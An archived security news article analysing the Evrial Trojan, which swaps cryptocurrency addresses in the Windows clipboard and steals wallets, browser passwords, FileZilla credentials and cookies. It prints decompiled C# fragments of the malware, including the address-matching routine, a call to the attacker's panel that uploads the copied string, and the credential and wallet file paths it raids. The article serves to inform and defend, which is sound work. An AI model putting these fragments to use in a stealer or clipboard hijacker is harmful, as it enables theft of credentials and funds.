Evrial Trojan Switches Bitcoin Addresses Copied to Windows Clipboard

By Lawrence Abrams


Published: 2018-01-21 · Archived: 2026-04-06 00:24:48 UTC

A new information stealing Trojan called Evrial is being sold on criminal forums and being actively distributed in the wild. Like most infostealing Trojans, Evrial can steal browser cookies and stored credentials, but this Trojan also has the ability to monitor the Windows clipboard for certain text, and if detected, modify it to something else.

First discovered and tracked by security researchers MalwareHunterTeam and Guido Not CISSP, by monitoring the Windows clipboard for certain strings, Evrial makes it easy for attackers to hijack cryptocurrency payments and Steam trades. This is done by replacing legitimate payment addresses and URLs with addresses under the attacker's control.


Evrial being sold on criminal forums


According to MalwareHunterTeam, Evrial is currently being sold on Russian criminal forums for 1,500 Rubles or ~ $27 USD. In the advertisement, the seller states that after purchasing the product, an attacker gains access to a web panel that allows them to build an executable. This web panel also keeps track of what clipboard modifications have taken place and allows an attacker to configure what replacement strings should be used.




Translated Post on a Russian Forum

Included in the advertisement are some sample screenshots of the web panel as shown below.


0:00





Web Panel Screenshot

Evrial takes control of the Windows clipboard

Evrial's most interesting feature is that it will monitor the Windows clipboard for certain types of strings and replace them with ones sent by the attacker. This allows the attacker to reroute a cryptocurrency payment to an address under their control. While clipboard monitoring is common with programs like this, MalwareHunterTeam has told BleepingComputer that modifications are much more rare.

For example, bitcoin addresses are not the easiest string of text to type into a program or website. Due to this, when someone sends bitcoins to an exchange or wallet, they typically copy the address that the coins should be sent to into the Windows clipboard and then paste that address into the other app or site that is performing the sending.

When Evrial detects a bitcoin address in the clipboard, it replaces that legitimate address with one under the attacker's control. The victim then pastes that address into their app, thinking its the legitimate one and not realizing its been replaced, and clicks send. Now when the bitcoins are sent, they go to the attackers address rather than your intended recipient.

Evrial is configured to detects strings that correspond to Bitcoin, Litecoin, Monero, WebMoney, Qiwi addresses and Steam items trade urls.

```
private static Type? GetType(string cliptext)
{
    if (cliptext.StartsWith("1") && !cliptext.Contains("0") && !cliptext.Contains("I") && !cliptext.Contains("l") && !
      cliptext.Contains("O") && cliptext.Length == 34)
    {
        return new Type?(Type.BTC);
    }
    if (cliptext.StartsWith("L") && !cliptext.Contains("0") && !cliptext.Contains("I") && !cliptext.Contains("l") && !
      cliptext.Contains("O") && cliptext.Length == 34)
    {
        return new Type?(Type.LTC);
    }
    if (cliptext.StartsWith("0x") && cliptext.Length == 42)
    {
        return new Type?(Type.ETH);
    }
    if (cliptext.StartsWith("Z") && cliptext.Length == 13)
    {
        return new Type?(Type.WMZ);
    }
    if (cliptext.StartsWith("+") && cliptext.Length == 12)
    {
        return new Type?(Type.Qiwi);
    }
```

Detecting Strings in the Windows Clipboard

When Evrial detects one of the supported strings in the clipboard, it will connect to a remote site, upload the original string, and then download a string that it should be used as the replacement.


```
// Token: 0x0600005F RID: 95 RVA: 0x000059F0 File Offset: 0x00003BF0
private static void GetClipboardText(Type? type, string copied)
{
    string text = new WebClient().DownloadString(RawSettings.SiteUrl + string.Format("shuffler.php?type={0}&user={1}&copy={2}
      &hwid={3}", new object[]
    {
        type,
        RawSettings.Owner,
        copied,
        RawSettings.HWID
    }));
    Clipboard.text = text;
    if (text == "" || text == " ")
    {
        return;
    }
    Clipboard.SetText(text.Normalize().Replace(" ", string.Empty));
}
```

Replacing String in Clipboard

As the string has now been replaced in the clipboard, when the victim performs a paste into a program, the attacker's string will be used instead.

Evrial steals passwords documents

In addition to monitoring and modifying the clipboard, Evrial will also steal bitcoin wallets, stored passwords, documents from the victim's desktop, and a screenshot of the active windows. All of this information will be compiled into a zip file and uploaded to the attackers web panel as shown below.



Evrial will determine the location of Bitcoin's wallet.dat file from querying a registry key. If the key exists, it will then steal that wallet so it can gain access to the victim's bitcoins.

```
// Token: 0x02000018 RID: 24
internal static class Wallet
{
    // Token: 0x06000046 RID: 70 RVA: 0x00005060 File Offset: 0x00003260
    public static string BitcoinStealer()
    {
        try
        {
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("Bitcoin").OpenSubKey("Bitcoin-Qt"))
            {
                return registryKey.GetValue("strDataDir") + "wallet.dat";
            }
        }
        catch (Exception arg_46_0)
        {
            Console.WriteLine(arg_46_0.ToString());
        }
        return null;
    }
}
```

Find Bitcoin wallet.dat Location

Evrial will also attempt to steal credentials stored in browsers. The browsers targeted by Evrial include Chrome, Yandex, Orbitum, Opera, Amigo, Torch, and Comodo.

```
public static List<PassData> Initialise()
{
    List<PassData> list = new List<PassData>();
    string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
    string[] array = new string[]
    {
        environmentVariable + "\\Google\\Chrome\\User Data\\Default\\Login Data",
        Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Opera Software\\Opera Stable\\Login Data",
        environmentVariable + "\\Kometa\\User Data\\Default\\Login Data",
        environmentVariable + "\\Orbitum\\User Data\\Default\\Login Data",
        environmentVariable + "\\Comodo\\Dragon\\User Data\\Default\\Login Data",
        environmentVariable + "\\Amigo\\User\\User Data\\Default\\Login Data",
        environmentVariable + "\\Torch\\User Data\\Default\\Login Data"
    };
    for (int i = 0; i < array.Length; i++)
    {
        string basePath = array[i];
        try
        {
            List<PassData> list2 = Chromium.Get(basePath);
            if (list2 != null)
```

Steal Browser Credentials

Evrial will also attempt to steal credentials stored in Pidgin and Filezilla.

```
public static void Initialise(string path)
{
    if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml"))
    {
        return;
    }
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml", path +
          "filezilla_recentservers.xml", true);
    }
    catch
    {
    }
    if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\sitemanager.xml"))
    {
        return;
    }
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\sitemanager.xml", path + "filezilla_sitemanager.xml",
          true);
    }
    catch
    {
```

Steal FileZilla Credentials

Last, but not least, Evrial will steal cookies & documents found on a desktop.

```
    Directory.CreateDirectory(path + "\\Cookies\\");
    using (StreamWriter streamWriter = new StreamWriter(path + "\\Cookies\\" + str + "_cookies.txt"))
    {
        streamWriter.WriteLine("# ----------------------------------");
        streamWriter.WriteLine("# Stealed cookies by Project Evrial ");
        streamWriter.WriteLine("# Developed by Qutra ");
        streamWriter.WriteLine("# Buy Project Evrial: t.me/Qutrachka");
        streamWriter.WriteLine("# ----------------------------------\r\n");
        foreach (Cookie current in list)
        {
            if (current.expirationDate == "9223372036854775807")
            {
                current.expirationDate = "0";
            }
            if (current.domain[0] != '.')
            {
                current.hostOnly = "FALSE";
            }
            streamWriter.Write(string.Concat(new string[]
            {
```

Steal Cookies

All of this data, plus a screenshot of the active window, will be uploaded to a remote server so it can be accessed by the attacker.

How to protect yourself from Evrial

At this time it not 100% known how Evrial is being distributed, but the best way to protect yourself is to practice good computing habits. Make sure that you have security software installed, that you scan attachments that you receive using a site like VirusTotal, and that you practice good and safe computing habits.

A tutorial on how to use your computer safely can be found here: Simple and easy ways to keep your computer safe and secure on the Internet

---

Source: https://www.bleepingcomputer.com/news/security/evrial-trojan-switches-bitcoin-addresses-copied-to-windows-clipboard/